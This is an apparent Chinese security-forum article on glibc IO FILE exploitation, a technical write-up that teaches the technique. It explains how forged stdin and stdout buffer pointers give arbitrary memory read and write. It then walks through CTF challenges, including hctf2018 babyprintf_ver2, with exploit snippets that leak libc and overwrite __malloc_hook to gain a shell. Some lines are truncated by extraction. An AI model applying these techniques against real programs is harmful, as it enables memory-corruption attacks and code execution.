IO FILE 之任意读写

raycp / 2019-08-04 09:10:00 / 浏览数 4846 安全技术 二进制安全 顶(0) 踩(0)

上篇文章描述了vtable check以及绕过vtalbe

check的方法之一,利用vtable段中的_IO_str_jumps来进行FSOP。本篇则主要描述使用缓冲区指针来进行任意内存读写。

从前面fread以及fwrite的分析中,我们知道了FILE结构体中的缓冲区指针是用来进行输入输出的,很容易的就想到了如果能过伪造这些缓冲区指针,在一定的条件下应该

本文包括两部分:

- 使用stdin标准输入缓冲区进行任意地址写。
- 使用stdout标准输出缓冲区进行任意地址读写。

接下来描述这两部分的原理以及给出相应的题目实践,原理介绍部分是基于已经拥有可以伪造IO

FILE结构体的缓冲区指针漏洞的基础上进行的。在后续过程假设我们目标写的地址是write_start,写结束地址为write_end;读的目标地址为read_start,读的结束地

前几篇传送门:

- IO FILE之fopen详解
- <u>IO FILE之fread详解</u>
- <u>IO FILE之fwrite详解</u>
- <u>IO FILE之fclose详解</u>
- IO FILE之劫持vtable及FSOP
- <u>IO FILE 之vtable劫持以及绕过</u>


stdin标准输入缓冲区进行任意地址写

这一部分主要阐述的是使用stdin标准输入缓冲区指针进行任意地址写的功能。

原理分析

先通过fread回顾下通过输入缓冲区进行输入的流程:

- 1. 判断 $fp->_IO_buf_base$ 输入缓冲区是否为空,如果为空则调用的 $_IO_doallocbuf$ 去初始化输入缓冲区。
- 2. 在分配完输入缓冲区或输入缓冲区不为空的情况下,判断输入缓冲区是否存在数据。



假设我们能过控制输入缓冲区指针,使得输入缓冲区指向想要写的地址,那么在第三步调用系统调用读取数据到输入缓冲区的时候,也就会调用系统调用读取数据到我们想要根据fread的源码,我们再看下要想实现往write_start写长度为write_end - write_start的数据具体经历了些什么。

```
}
    if (fp-> IO buf base
       && want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))
       if (__underflow (fp) == EOF) ## ■■__underflow■■■■
     }
return n - want;
}
上面贴出了一些关键代码,首先是_IO_file_xsgetn函数,函数先判断输入缓冲区_IO_buf_base是否为空,如果为空的话则调用_IO_doallocbuf初始化缓冲区,因此
接着函数中当输入缓冲区有剩余时即_IO_read_end -_IO_read_ptr
>0,会将缓冲区中的数据拷贝至目标中,因此想要利用输入缓冲区实现读写,最好使_IO_read_end -_IO_read_ptr =0即_IO_read_end
==_IO_read_ptr.
同时还要求读入的数据size要小于缓冲区数据的大小,否则为提高效率会调用read直接读。
_IO_file_xsgetn函数中当缓冲区不能满足需求时会调用__underflow去读取数据,查看__underflow。
int
_IO_new_file_underflow (_IO_FILE *fp)
_IO_ssize_t count;
 ## BEES_IO_NO_READS
if (fp->_flags & _IO_NO_READS)
   fp->_flags |= _IO_ERR_SEEN;
    __set_errno (EBADF);
   return EOF;
 ## ==========
if (fp->_IO_read_ptr < fp->_IO_read_end)
  return *(unsigned char *) fp->_IO_read_ptr;
 count = _IO_SYSREAD (fp, fp->_IO_buf_base,
           fp->_IO_buf_end - fp->_IO_buf_base);
libc_hidden_ver (_IO_new_file_underflow, _IO_file_underflow)
在_IO_new_file_underflow函数中先判断fp->_IO_read_ptr <
fp->_IO_read_end是否成立,成立则直接返回,因此再次要求伪造的结构体_IO_read_end ==_IO_read_ptr,绕过该条件检查。
接着函数会检查_flags是否包含_IO_NO_READS标志,包含则直接返回。标志的定义是#define _IO_NO_READS 4,因此_flags不能包含4。
最终系统调用_IO_SYSREAD (fp, fp->_IO_buf_base,fp->_IO_buf_end -
fp->_IO_buf_base)读取数据,因此要想利用stdin输入缓冲区需设置FILE结构体中_IO_buf_base为write_start,_IO_buf_end为write_end。同时也需将结构体
(fp->_fileno, buf, size))读取数据。
将上述条件综合表述为:
1. 设置_IO_read_end等于_IO_read_ptr。
2. 设置_flag &~ _IO_NO_READS即_flag &~ 0x4。
3. 设置_fileno为0。
4. 设置_IO_buf_base为write_start,_IO_buf_end为write_end;且使得_IO_buf_end-_IO_buf_base大于fread要读的数据。
```

if (have > 0)

//memcpy

{

实践

题目首先是输入name,并把name输出出来,由于name未进行初始化设置且读取数据后未加入\x00,可以由此泄露出libc地址。

接着进入主功能函数,漏洞在先使用temp变量保存了输入的size,但是后续最后写\x00的时候使用的是temp,而不是size,因此存在一个溢出写\x00的漏洞。

在之前的文章中,我们知道了当申请堆块大小很大时(0x200000),申请出来的堆块会紧挨着libc,因此我们可以利用这个溢出写\x00的漏洞往libc的内存中写入一个\x00

往哪里写一个\x00字节,后续改变整个内存结构而拿到shell?答案时stdin结构体中的\x00,我们先看下输入之前的stdin结构体中的数据:

```
pwndbq> print *stdin
$1 = {
 flags = 0xfbad208b,
 _{10\_read\_ptr} = 0x7fbaa40de943 <_{10\_2\_1\_stdin\_+131> "",
 _{\rm I0\_read\_end} = 0 \times 7 \text{fbaa} + 40 \text{de} + 943 < _{\rm I0\_2\_1\_stdin\_} + 131 > "",
 _IO_read_base = 0x7fbaa40de943 <_IO_2_1_stdin_+131> ""
 _{10}_write_base = 0x7fbaa40de943 < _{10}_2_1_stdin_+131> "'
  _IO_write_ptr = 0x7fbaa40de943 <_IO_2_1_stdin_+131> ""
  I0 write end = 0x7fbaa40de943 < I0 2 1 stdin +131> ""
  _IO_buf_base = 0x7fbaa40de943 <_IO_2_1_stdin_+131> "",
 IO buf end = 0 \times 7 fbaa40 de944 < IO 2 1 stdin +<math>132 > "",
 _{\rm I0\_save\_base} = 0x0,
 _{\rm I0\_backup\_base} = 0x0,
 _{\rm I0\_save\_end} = 0x0,
 markers = 0x0,
 chain = 0x0,
 _fileno = 0x0,
 flags2 = 0x0,
 _{cur}_{column} = 0x0
 vtable offset = 0x0.
 shortbuf = "",
 _lock = 0x7fbaa40e0770 <_I0_stdfile_0_lock>,
 offset = 0xfffffffffffffff.
 codecvt = 0x0
 wide data = 0x7fbaa40de9a0 < IO wide data 0>,
 _freeres_list = 0x0,
 \_freeres\_buf = 0x0,
 _{\rm pad5} = 0x0,
 mode = 0x0,
```

```
<mark>pwndbg></mark> x/20gx &*stdin
0x7fbaa40de8c0 <_IO_2_1_stdin_>:
                                          0x00000000fbad208b
                                                                    0x00007fbaa40de943
0x7fbaa40de8d0 <_IO_2_1_stdin_+16>:
                                          0x00007fbaa40de943
                                                                    0x00007fbaa40de943
                                                                    0x00007fbaa40de943
0x7fbaa40de8e0 <_IO_2_1_stdin_+32>:
                                          0x00007fbaa40de943
                                          0x00007fbaa40de943
<u>0x7fbaa40de8f0_</u><_I0_2_1_stdin_+48>:
                                                                    0x00007fbaa40de943
x7fbaa40de900 < IO 2 1 stdin +64>:
                                          0x00007fbaa40de944
                                                                    0×00000000000000000
0x7fbaa40de910 < I0_2_1_stdin_+80>:
                                          0x00000000000000000
                                                                    0×000000000000000000
0x7fbaa40de920 <_IO_2_1_stdin_+96>:
                                          0×00000000000000000
                                                                    0x00000000000000000
0x7fbaa40de930 <_IO_2_1_stdin_+112>:
                                          0×00000000000000000
                                                                    0xffffffffffffffff
0x7fbaa40de940 <_IO_2_1_stdin_+128>:
                                          0×00000000000000000
                                                                    0x00007fbaa40e0770
0x7fbaa40de950 <_IO_2_1_stdin_+144>:
                                                                    0×000000000000000000
                                          0xfffffffffffffffff
                                                                             ◢ 先知社区
owndbq>
```

可以看到在glibc

2.24中,stdin结构体中存储_IO_buf_end指针内存地址的末尾刚好为\x00,若利用漏洞我们将_IO_buf_base末尾写\x00,则会使得_IO_buf_base指向stdin结构体我们可将_IO_buf_end覆盖为__malloc_hook+0x8,则输入时最后控制写的数据为stdin中的_IO_buf_end指针位置到__malloc_hook+0x8,以实现控制__malloc_fized和Loc_fi

一是IO_getc函数的作用是刷新_IO_read_ptr,每次会从输入缓冲区读一个字节数据即将_IO_read_ptr加一,当_IO_read_ptr等于_IO_read_end的时候便会调用r

二是往malloc_hook写什么,由于one

gadget用不了,因此在栈中找到了一个gadget,地址为0x400a23,可以读取数据形成栈溢出,从而进行ROP,拿到shell。

```
.text:000000000400A23 lea rax, [rbp+name]
.text:000000000400A27 mov esi, 50h ; count
.text:000000000400A2C mov rdi, rax ; input
.text:0000000000400A2F call input_data
```

stdout标准输入缓冲区进行任意地址读写

上半部分使用了stdin进行任意地址写,这部分主要阐述stdout来进行任意地址读写。stdin只能输入数据到缓冲区,因此只能进行写。而stdout会将数据拷贝至输出缓 任意写

任意写的主要原理为:构造好输出缓冲区将其改为想要任意写的地址,当输出数据可控时,会将数据拷贝至输出缓冲区,即实现了将可控数据拷贝至我们想要写的地址。

想要实现上述功能,查看fwrite源码中如何才能实现该功能:

任意写功能的实现在于IO缓冲区没有满时,会先将要输出的数据复制到缓冲区中,可通过这一点来实现任意地址写的功能。可以看到任意写好像很简单,只需将_IO_write

任意读

利用stdout进行任意地址读的原理为:控制输出缓冲区指针指向我们输入的地址,构造好条件,使得输出缓冲区为已经满的状态,再次调用输出函数时,程序会刷新输出缓

```
_IO_size_t
_IO_new_file_xsputn (_IO_FILE *f, const void *data, _IO_size_t n)
```

仍然是查看fwrite源码中如何才能实现该功能:

```
_IO_size_t count = 0;
  else if (f-> IO write end > f-> IO write ptr)
  count = f->_IO_write_end - f->_IO_write_ptr; /* Space available. */
 ## ----
 if (count > 0)
  {
  //memcpy
  if (to_do + must_flush > 0)
    if (_IO_OVERFLOW (f, EOF) == EOF)
当f->_IO_write_end > f->_IO_write_ptr时,会调用memcpy拷贝数据,因此最好构造条件f->_IO_write_end等于f->_IO_write_ptr。
接着进入_IO_OVERFLOW函数,去刷新输出缓冲区,跟进去:
int.
_IO_new_file_overflow (_IO_FILE *f, int ch)
 ## BEBEEF_IO_NO_WRITES
 if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    f->_flags |= _IO_ERR_SEEN;
    __set_errno (EBADF);
    return EOF;
 if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
 ## | | | | |
 if (ch == EOF)
  return _IO_do_write (f, f->_IO_write_base,
          f->_IO_write_ptr - f->_IO_write_base);
 return (unsigned char) ch;
libc_hidden_ver (_IO_new_file_overflow, _IO_file_overflow)
可以看到_IO_new_file_overflow,首先判断_flags是否包含_IO_NO_WRITES,如果包含则直接返回,因此需构造_flags不包含_IO_NO_WRITES,其定义为#defi
_IO_NO_WRITES 8;
接着判断缓冲区是否为空以及是否不包含_IO_CURRENTLY_PUTTING标志位,如果不包含的话则做一些多余的操作,可能不可控,因此最好定义_flags包含_IO_CURRENT
_IO_CURRENTLY_PUTTING 0x800.
接着调用_IO_do_write去输出输出缓冲区,其传入的参数是f->_IO_write_base,大小为f->_IO_write_ptr -
f->_IO_write_base。因此若想实现任意地址读,应构造_IO_write_base为read_start,构造_IO_write_ptr为read_end。
跟进去_IO_do_write,看该函数的关键代码:
static
_IO_size_t
new_do_write (_IO_FILE *fp, const char *data, _IO_size_t to_do)
 _IO_size_t count;
 if (fp->_flags & _IO_IS_APPENDING)
  fp->_offset = _IO_pos_BAD;
 else if (fp->_IO_read_end != fp->_IO_write_base)
    _IO_off64_t new_pos
  = _IO_SYSSEEK (fp, fp->_IO_write_base - fp->_IO_read_end, 1);
```

if (new_pos == _IO_pos_BAD)

return 0;

```
fp-> offset = new pos;
  }
 count = _IO_SYSWRITE (fp, data, to_do);
 return count;
}
看到在调用_IO_SYSWRITE之前还判断了fp->_IO_read_end != fp->_IO_write_base,因此需要构造结构体使得_IO_read_end等于_IO_write_base。
也可以构造_flags包含_IO_IS_APPENDING,_IO_IS_APPENDING的定义为#define _IO_IS_APPENDING
0x1000,这样就不会走后面的这个判断而直接执行到_IO_SYSWRITE了,一般我都是设置_IO_read_end等于_IO_write_base。
最后_IO_SYSWRITE调用write (f->_fileno, data, to_do)输出数据,因此还需构造_fileno为标准输出描述符1。
将上述条件综合描述为:
1. 设置_flag &~ _IO_NO_WRITES即_flag &~ 0x8。
2. 设置_flag & _IO_CURRENTLY_PUTTING即_flag | 0x800
3. 设置_fileno为1。
4. 设置_IO_write_base指向想要泄露的地方;_IO_write_ptr指向泄露结束的地址。
5. 设置_IO_read_end等于_IO_write_base或设置_flag & _IO_IS_APPENDING即_flag | 0x1000。
  设置_IO_write_end等于_IO_write_ptr(非必须)。
  满足上述五个条件,可实现任意读。
实践
使用stdout进行任意读写比较经典的一题应该是hctf2018的babyprintf_ver2了,下面来进行利用描述。
题目直接给出了程序基址。
然后存在明显的溢出,可以覆盖stdout,但是无法覆盖stdout的vtable,因为它会修正。
具体该如何利用呢,首先使用stdout任意读来泄露libc地址。构造的FILE结构体如下(使用pwn_debug的IO_FILE_plus模块):
io_stdout_struct=IO_FILE_plus()
flag=0
flag&=~8
flag|=0x800
flag|=0x8000
io_stdout_struct._flags=flag
io_stdout_struct._IO_write_base=pro_base+elf.got['read']
io_stdout_struct._IO_read_end=io_stdout_struct._IO_write_base
io_stdout_struct._IO_write_ptr=pro_base+elf.got['read']+8
io_stdout_struct._fileno=1
以此来泄露read的地址。
接着使用stdout的任意地址写来写__malloc_hook,构造的FILE结构体如下:
io_stdout_struct=IO_FILE_plus()
flag=0
flag&=~8
flag|=0x8000
io_stdout_write=IO_FILE_plus()
io_stdout_write._flags=flag
io_stdout_write._IO_write_ptr=malloc_hook
io_stdout_write._IO_write_end=malloc_hook+8
```

最终将one gaget

写入malloc_hook。如何触发malloc呢,可以使用输出较大的字符打印来触发malloc函数或是%n来触发,其中%n可触发malloc的原因是在于__readonly_area会通过fo

可能会有人对于觉得flag|=0x8000这行构造代码觉得比较奇怪,需要解释下,在printf函数中会调用_IO_acquire_lock_clear_flags2 (stdout)来获取lock从而继续程序,如果没有_IO_USER_LOCK标志的话,程序会一直在循环,而_IO_USER_LOCK定义为#define _IO_USER_LOCK 0x8000,因此需要设置flag|=0x8000才能够使exp顺利进行。_IO_acquire_lock_clear_flags2 (stdout)的汇编代码如下:

```
0x7f0bcf15d850 <__printf_chk+96>
                                            rbp, qword ptr [rip + 0x2a16f9]
                                     mov
0x7f0bcf15d857 <__printf_chk+103>
                                           rbx, gword ptr [rbp]
                                     mov
```

小结

使用IO

FILE来进行任意内存读写真的是个很强大的功能,构造起来也比较容易。但是对于FILE结构体的伪造,个人感觉可能最容易出问题的地方还是_flags字段的构造,可能某个

至此IO FILE系列描述完毕,前四篇对IO函数fopen、fread、fwrite以及fclose的源码分析;后面三篇介绍了针对IO FILE的相关利用,包括劫持vtable、vtable引入的check机制以及相应的后续利用方式。在整个过程中为方便构造IO 结构体还在pwn_debug中加入了IO_FILE_plus模块。

最后一句,阅读源码对于学习是一件很有帮助的事情。

相关文件及脚本链接


参考链接

- 1. HCTF 2018 部分 PWN writeup--babyprinf_ver2
- 2. 浅析IO_FILE结构及利用
- 3. <u>教练!那根本不是IO!——从printf源码看libc的IO</u>

点击收藏 | 0 关注 | 1

上一篇:一次Blind-XXE漏洞挖掘之旅 下一篇: Linux Kernel Expl...

1. 1条回复



Ex 2019-08-10 18:47:24

很详细的文章,感谢大佬分享

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板